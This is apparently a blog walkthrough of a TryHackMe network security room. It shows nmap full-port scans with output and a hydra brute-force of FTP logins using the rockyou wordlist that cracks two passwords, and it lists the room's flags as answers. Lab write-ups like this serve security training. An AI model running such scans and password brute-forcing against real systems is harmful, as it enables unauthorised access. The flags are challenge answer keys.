Bring it on buddy !!

Task 1: Introduction

Here are just the tools you can use in the room, read it and move on.

Task 2: Challenge Questions


Run a good nmap scan and you'll find many answers of this in it alone!

```
nmap -sC -sV -p- -T4 --min-rate=9326 -vv [MACHINE IP]
```

Let's break this command if it just passed up from your head 😅


- sC : run particular scripts on the target and check what all can happen there
- sV : check for the versions
- -p- : check all the ports
- -T4 : it is to speed up things(max is T5)
- — min-rate=9326 : nmap will send the packets at the rate of 9326 per second, this 9326 is just a random number that I got from my Twitter friend
- -vv this stand for very verbose(refers to details) output

(**Quick note:** You can follow me on **Twitter**(click on it) to make your feed a little more cybersecurity-focused!)



```
root@ip-10-10-202-63:~# nmap -sC -sV -p- -T4 --min-rate=9326 -vv 10.10.116.93

Starting Nmap 7.60 ( https://nmap.org ) at 2021-10-16 10:10 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:10
Completed NSE at 10:10, 0.00s elapsed
 E: Starting runlevel 2 (of 2) scan.
 itiating NSE at 10:10
 mpleted NSE at 10:10, 0.00s elapsed
Initiating ARP Ping Scan at 10:10
```



```
Discovered open port 22/tcp on 10.10.116.93
Discovered open port 80/tcp on 10.10.116.93
Discovered open port 8080/tcp on 10.10.116.93
Discovered open port 445/tcp on 10.10.116.93
Discovered open port 139/tcp on 10.10.116.93
Discovered open port 10021/tcp on 10.10.116.93
```

#1 What is the highest port number being open less than 10,000?


— 8080

#2 There is an open port outside the common 1000 ports; it is above 10,000. What is it?

— 10021

#3 How many TCP ports are open?

— 6



```
Reason: 65529 resets
PORT      STATE SERVICE       REASON         VERSION
22/tcp    open  ssh           syn-ack ttl 64 (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http          syn-ack ttl 64 lighttpd
| http-methods:
|   Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!
139/tcp   open  netbios-ssn?  syn-ack ttl 64
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
445/tcp   open  microsoft-ds? syn-ack ttl 64
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
8080/tcp  open  http          syn-ack ttl 64 Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
10021/tcp open  ftp           syn-ack ttl 64 vsftpd 3.0.3
```

#4 What is the flag hidden in the HTTP server header?

— THM{web_server_25352}

#5 What is the flag hidden in the SSH server header?

— THM{946219583339}

#6 We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

— vsftpd 3.0.3


#7 We learned two usernames using social engineering: `eddie` and `quinn`. What is the flag hidden in one of these two account files and accessible via FTP?

I transferred the names eddie and quinn to a new file named users.txt by commands :


> *echo eddie > users.txt*
>
> *echo quinn >> users.txt*

Now run hydra to bruteforce the passwords for these usernames. I was facing some problems in attack box so I ran it in my local machine.

> *hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -vV ftp://[MACHINE_IP]:10021*



```
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "carlos" - 44 of 28688798 [child 11] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "jennifer" - 45 of 28688798 [child 12] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "joshua" - 46 of 28688798 [child 13] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "bubbles" - 47 of 28688798 [child 14] (0/0)
[ATTEMPT] target 10.10.169.129 - login "eddie" - pass "1234567890" - 48 of 28688798 [child 15] (0/0)
[10021][ftp] host: 10.10.169.129   login: eddie   password: jordan
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "123456" - 14344400 of 28688798 [child 0] (0/0)
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "12345" - 14344401 of 28688798 [child 7] (0/0)
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "123456789" - 14344402 of 28688798 [child 1] (0
/0)
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "password" - 14344403 of 28688798 [child 2] (0/
```



```
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "bubbles" - 14344446 of 28688798 [c
0)
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "1234567890" - 14344447 of 28688798
(0/0)
[ATTEMPT] target 10.10.169.129 - login "quinn" - pass "superman" - 14344448 of 28688798 [
0)
[10021][ftp] host: 10.10.169.129   login: quinn   password: andrea
[STATUS] attack finished for 10.10.169.129 (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-16 06:41:34
```

Now login to the FTP server using the following command and check in both the users….

> *ftp [MACHINE_IP] 10021*

— THM{321452667098}

#8 Browsing to `http://10.10.116.93:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?

> *nmap -sN [Machine_IP]*

(Remember to press the Reset Packet Count button)

— THM{f7443f99}

Task 3: Summary

Good Luck with next modules :)

Hey! We did it together, please consider telling me what all could have been done better in the write-up. You can tell me in the comment section or just ping me on Twitter (@JiteshPahwa4)!

Happy Hacking!!!

Tryhackme

Tryhackme Walkthrough

Tryhackme Writeup

Simple

Network Security